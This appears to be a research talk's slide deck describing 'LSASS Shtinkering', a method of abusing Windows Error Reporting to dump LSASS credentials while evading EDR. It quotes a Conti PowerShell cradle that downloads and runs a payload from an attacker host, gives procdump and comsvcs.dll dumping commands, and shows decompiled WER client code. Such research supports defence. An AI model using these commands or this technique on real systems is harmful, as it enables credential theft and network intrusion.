



# LSASS Shtinkering

Abusing Windows Error Reporting to Dump LSASS

# About Us

Asaf Gilboa

Security Researcher

Found & implemented the  
LSASS Shtinkering technique

Weightlifter, gamer, traveler, gluten addict



Ron Ben-Yizhak

Security Researcher

Interested in malware campaigns, attack vector and evasion  
techniques

Enjoys rock climbing and volleyball



# Agenda

01

---

## Memory Dumping Techniques

Overview of known  
techniques and tools

02

---

## LSASS Shtinkering

Reverse Engineering the  
WER Client Side

03

---

## LSASS Shtinkering

Reverse Engineering the  
WER Server Side

04

---

## Detection & Prevention

How to stop the attack

# Credentials Access

- Covers many types of attacks
- This method is for “OS Credential Dumping: LSASS Memory” (T1003.001)
- Actors try to obtain credentials to move laterally through the network
- Credentials allows adversaries to run ransomware remotely
- Effort of exploiting vulnerabilities is saved with valid credentials
- The prime goal is to gain execution on the domain controller



Credential Access	
16 techniques	
Adversary-in-the-Middle (3)	Multi-Factor Authentication Request Generation
Brute Force (4)	
Credentials from Password Stores (5)	Network Sniffing
	OS Credential Dumping (8)
Exploitation for Credential Access	Steal Application Access Token
Forced Authentication	Steal or Forge Kerberos Tickets (4)
Forge Web Credentials (2)	
Input Capture (4)	Steal Web Session Cookie
Modify Authentication Process (5)	Unsecured Credentials (7)
Multi-Factor Authentication Interception	

# Credentials Access in the Wild

### Credential and Data Theft

Conti actors steal credentials by dumping the memory of the *Local Security Authority Subsystem Service (lsass)* process. Conti actors download PowerShell payload from an attacker-controlled endpoint, such as `httpx://datasecuritytoday[.]com::757/securiday`, which dumps credentials from *lsass*:


```
powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('https://datasecuritytoday.com:757/securiday'))"
```

Cybereason Global SOC Team:  
From Shathak Emails to the Conti Ransomware

	Conti	Pysa	Clop (TA505)	Hive	Ragnar Locker	Lockbit	BlackByte	BlackCat
OS Credential Dumping: LSASS Memory T1003.001	✓	✓	✓	✓	✓	✓	✓	✓

Kaspersky Crimeware Reports:  
Common TTPs of modern ransomware groups

# Credentials Dumping Flow



# Introduction

- **Local Security Authority Subsystem Service**
  - System process for managing the authentication procedure
  - Verifies user logons (local and remote)
  - Forced termination will result in a restart
- **The Problem**
  - The LSASS process has SSO (Single-Sign-On)
  - SSO requires credentials to be stored in memory
  - Any process can extract these credentials from the LSASS process
  - Often done by dumping LSASS to disk



```
NTSTATUS MiniDumpWriteDump(  
    _In_ HANDLE ProcessHandle,  
    ...  
    _In_ HANDLE hFile,  
    ...);
```

# Introduction

- **Windows Error Reporting service**
  - Comes with all Windows versions
  - Gathers information about software crashes
  - Can dump memory of crashing user-mode processes for further analysis
- **End goal**
  - Find a new stealthy way to perform credentials dumping
  - Force Windows Error Reporting to dump the memory of LSASS
  - Evade EDR solutions



# Existing Dumping Techniques

- **ProcDump**
  - Part of SysInternals
  - Signed By Microsoft
  - *procdump.exe -ma lsass.exe lsass.dmp*
  - Command line easy to detect
- **ComSvcs.dll**
  - Native DLL found on all Windows OS versions
  - *rundll32.exe C:\windows\System32\comsvcs.dll, MiniDump <lsass pid> lsass.dmp full*
  - Command line easy to detect
- **Task Manager**
  - Signed Native exe found on all Windows OS versions
  - *Right Click lsass.exe -> Create dump file*
  - Dumping activity still stands out



# Existing Dumping Techniques

- **SilentProcessExit**

- Documented mechanism since Windows 7
- Activated when a process exits or is terminated by a foreign process
- Offers one of the three actions:
  - Show message box
  - Launch a new process
  - Create dump file
- Requires setting the following registry keys:
  - HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\lsass.exe
  - HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SilentProcessExit\lsass.exe
- Triggered by calling RtlReportSilentProcessExit

```
NTSTATUS RtlReportSilentProcessExit(  
    _In_ HANDLE ProcessHandle,  
    _In_ NTSTATUS ExitStatus,  
);
```



# Silent Process Exit

 Benjamin Delpy Retweeted



/r/netsec

@\_r\_netsec

Automated

New LSASS Dumping Method via SilentProcessExit  
[deepinstinct.com/2021/02/16/lsa...](https://deepinstinct.com/2021/02/16/lsa...)

6:43 PM · Feb 23, 2021 ·

197 Retweets · 2 Quote Tweets · 395 Likes



Florian Roth ⚡  
@cyb3rops

LSASS Memory Dumps are Stealthier than Ever Before  
Part 2 [deepinstinct.com/2021/02/16/lsa...](https://deepinstinct.com/2021/02/16/lsa...)

9:28 AM · Feb 26, 2021 · Twitter for iPhone

111 Retweets · 2 Quote Tweets · 259 Likes



Posted by u/Safficon 1 year ago

139



New LSASS Dumping Method via  
SilentProcessExit

[deepinstinct.com/2021/0...](https://deepinstinct.com/2021/0...)



5 Comments



Share



Save



Hide



Report

99% Upvoted

Sort By: Best ▼

[View discussions in 5 other communities](#)



jeff-j-bowie · 1 yr. ago · edited 1 yr. ago

👍 Working on Windows 10 1909 Build 18363.1379, also SentinelOne [4.2.7.192](https://deepinstinct.com/2021/02/16/lsa...) without triggering detections.



15



Reply

Share


Report

Save

Follow

# Protected Process Light

- LSASS can be launched as a Process Protected Light (PPL)
- Prevents tampering and termination of specially-signed programs
- Determined by a field in the EPROCESS that is checked by WinAPI
- Handle for LSASS opened by a non-PPL process is insufficient for the attacks
- Setting LSASS as PPL is not applicable for organizations:
  - Prevents third-party DLLs from loading into LSASS
  - Benign authentication packages cannot be used





# Issues



## Easy to Identify

Command lines stand out



## Stands Out

MiniDumpWriteDump on  
LSASS coming from Task  
Manager isn't normal



## Deny-Listed File


ProcDump could be deny-  
listed



# Introducing: LSASS Shtinkering

# LSASS Shtinkering

- New method of dumping LSASS without using a vulnerability
- Abuses the Windows Error Reporting service
- Manually reporting an exception to WER on LSASS will produce a dump without crashing it
- Security products that allow WER to generate memory dumps will be bypassed



# The Steps of LSASS Shtinkering

**Client**

**Server**


1. Create Message
2. Signal Service

3. Wait for Service to Start

5. Send Message

4. Initialize Server

6. Receive Message
7. Validate Request
8. Perform Dump



# Prerequisites

This method requires the following:

- Inheritable process handle to target process with the following access:
  - **PROCESS\_VM\_READ**
  - **PROCESS\_QUERY\_LIMITED\_INFORMATION**
- Inheritable thread handle a thread in the target process with the following access:
  - **THREAD\_QUERY\_LIMITED\_INFORMATION**
- Registry value "DumpType" set to 2 (Full dump) for the "HKLM\SOFTWARE\Microsoft\Windows\Windows Error Reporting\LocalDumps" key

<b>DumpType</b>	Specify one of the following dump types:	REG_DWORD	1
	<ul style="list-style-type: none"><li>• 0: Custom dump</li><li>• 1: Mini dump</li><li>• 2: Full dump</li></ul>		

<https://docs.microsoft.com/en-us/windows/win32/wer/collecting-user-mode-dumps>

# Crash Dump Creation

The screenshot displays a Windows desktop environment with several open applications used for configuring and managing crash dumps.

**Command Prompt (C:\Windows\system32\cmd.exe):** The command prompt is open, showing the current directory as `C:\Users\user\Desktop>`.

**Process Explorer (Sysinternals):** This tool shows a list of running processes. The `explorer.exe` process is highlighted in blue, indicating it is the active process. The list includes various system services like `svchost.exe`, `lsass.exe`, `fontdrvhost.exe`, `csrss.exe`, `winlogon.exe`, `dwm.exe`, `SecurityHealth...`, `vmtoolsd.exe`, `cmd.exe`, `conhost.exe`, and `regedit.exe`.

**Registry Editor:** The Registry Editor is open, showing the path `Computer\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Windows Error Reporting\LocalDumps`. The right pane displays a list of registry values:


Name	Type	Data
(Default)	REG_SZ	(value not set)
DumpType	REG_DW...	0x00000002 (2)

**File Explorer:** A File Explorer window is open, showing the `CrashDumps` folder. The folder is empty, and the message "This folder is empty." is displayed.

The taskbar at the bottom shows the Windows Start button, taskbar icons for File Explorer, Command Prompt, and Registry Editor, and the system tray with the time 3:09 PM and date 7/7/2022.

# From Exception to Dump File

- The last handler in the Structured Exception Handling stack is `ntdll!__C_specific_handler()`
  - Makes sure that the process exits gracefully instead of hanging
  - Reports the exception details to the WER service
- After reporting an exception to WER, the faulting process will terminate itself
- Exception is reported to the WER service via a call to `ntdll!NtAlpcSendWaitReceivePort()`





01

---

## Memory Dumping Techniques

Overview of known  
techniques and tools

02

---

## LSASS Shtinkering

Reverse Engineering the  
WER Client Side

03

---

## LSASS Shtinkering

Reverse Engineering the  
WER Server Side

04

---

## Detection & Prevention

How to stop the attack



# Reverse Engineering WER - Client Side

1

Create a message with  
`WerReportFaultInternal`

2

Send the message with  
`SendMessageToWERService`

3

Manually Report an  
Exception to WER

# Creating Message to Send to WER

WerReportFaultInternal() performs the following actions:

1

Create Message

```
hCompletionEvent = CreateEventW(&EventAttributes, 1, 0, 0);
if ( hCompletionEvent )
{
    MappedViewStruct[0] = (int)hCompletionEvent;
    v1 = 1;
    v52 = (void *)1;
}
hRecoveryEvent = CreateEventW(&EventAttributes, 1, 0, 0);
if ( hRecoveryEvent )
{
    MappedViewStruct[v1++] = (int)hRecoveryEvent;
    v52 = (void *)v1;
}
hFileMapping = CreateFileMappingW((HANDLE)0xFFFFFFFF, &EventAttributes, 4u, 0, 0xF8u, 0);
MappedViewStruct[v1] = (int)hFileMapping;
v8 = v1 + 1;
v52 = (void *)v8;
v53 = MapViewOfFile(hFileMapping, 6u, 0, 0, 0);
CurrentProcess = GetCurrentProcess();
if ( DuplicateHandle(CurrentProcess, CurrentProcess, CurrentProcess, &TargeProcesstHandle, 0x1FFFFFFu, 1, 0) )
{
    MappedViewStruct[v8++] = (int)TargeProcesstHandle;
    v52 = (void *)v8;
}
v41 = DuplicateHandle(CurrentProcess, CurrentThreadHandle, CurrentProcess, &TargeThreadtHandle, 0x1FFFFFFu, 1, 0);
if ( v41 )
{
    MappedViewStruct[v8] = (int)TargeThreadtHandle;
    v52 = (void *)v8;
}
CurrentProcessId = GetCurrentProcessId();
v17 = RtlWerReportException(CurrentProcessId, v29, MappedViewStruct, v32, 0, &v51);
```



# Advanced Local Procedure Call

2

Send Message

- Undocumented IPC mechanism
- Used by RPC under the hood
- Two functions of interest on the client side:



**ZwAlpcConnectPort**(&PortHandle, **"\MyAlpcPortName"**, ...)



**NtAlpcSendWaitReceivePort**(PortHandle, ..., SendingMessage, ..., ReceivingMessage, ...)



# Sending the Message to WER

2

Send Message

- `SendMessageToWerService()` performs the following actions:

```
ntstatus = SignalStartWerSvc(); // Call NtUpdateWnfStateData with WNF_WER_SERVICE_START
if ( ntstatus >= 0 )
{
    ntstatus = NtQuerySystemInformation(NtQuerySystemInformation, &Systeminformation, 8u, 0);
    if ( ntstatus >= 0 )
    {
        ntstatus = WaitForWerSvc(Systeminformation); // Wait for the event "\\KernelObjects\\SystemErrorPortReady"
        if ( ntstatus >= 0 && ntstatus != STATUS_TIMEOUT )
        {
            RtlInitUnicodeString(&DestinationString, L"\\WindowsErrorReportingServicePort");
            ntstatus = ZwAlpcConnectPort(&Handle, &DestinationString, objectAttributes, portAttributes, 0x20000, v29, 0, 0, 0, 0, v5);
            if ( ntstatus >= 0 && ntstatus != STATUS_TIMEOUT )
            {
                NtAlpcSendWaitReceivePort((int)Handle, 0x20000, v24, 0, v25 , (int)v26 , 0, (int)v27);
            }
        }
    }
}
return ntstatus;
```



# Manually Report an Exception to WER

2

Send Message

The screenshot displays a Windows desktop environment with three open applications:

- Command Prompt:** The title bar reads "Command Prompt". The command prompt shows the current directory as `C:\Users\user\Desktop>`.
- Process Explorer:** The title bar reads "Process Explorer - Sysinternals: www.sysinternals.com [RONB-TEST-VM\...". It displays a list of running processes with columns for Process, Command Line, and PID. The processes listed include multiple instances of `svchost.exe`, `lsass.exe`, `fontdrvhost.exe`, `csrss.exe`, `winlogon.exe`, `dwm.exe`, `explorer.exe` (highlighted in blue), `SecurityHealth...`, `vmtoolsd.exe`, `cmd.exe`, and `conhost.exe`. The status bar at the bottom of the window shows "CPU Usage: 1.47%", "Commit Charge: 28.67%", and "Processes: 124".
- File Explorer:** The title bar reads "CrashDumps". The address bar shows the path `Local > CrashDumps`. The main pane displays the message "This folder is empty." The left sidebar shows the navigation pane with options like Desktop, Document, Download, Music, Pictures, Videos, Local Disk, and Network.

The Windows taskbar at the bottom shows the Start button, taskbar icons for File Explorer, Command Prompt, and Process Explorer, and the system clock indicating 10:16 AM on 7/12/2022.

# Manually Report an Exception to WER

2

Send Message

Upon a request for a crash dump, WER service performs the following

- Duplicate the file mapping handle into itself and map the view
- Spawn WerFault.exe under WerSvc service with the following parameters:  
*WerFault.exe -pss -s <file mapping handle> -p <target process> -ip <source process>*
- Spawn WerFault.exe as a child of the sending process via `CreateProcessAsUserW()`  
*WerFault.exe -u -p <target process> -s <file mapping handle>*
  - Calls `MiniDumpWriteDump()`
  - Report exception to event log

cmd.exe	cmd.exe	3440	
conhost.exe	\\??\C:\Windows\system32\conhost.exe 0x4	3924	< 0.01
ExceptionReporter.exe	ExceptionReporter.exe	1196	< 0.01
ExceptionReporter.exe	ExceptionReporter.exe	6672	Susp...
WerFault.exe	C:\Windows\system32\WerFault.exe -u -p 1196 -s 264	3948	8.33



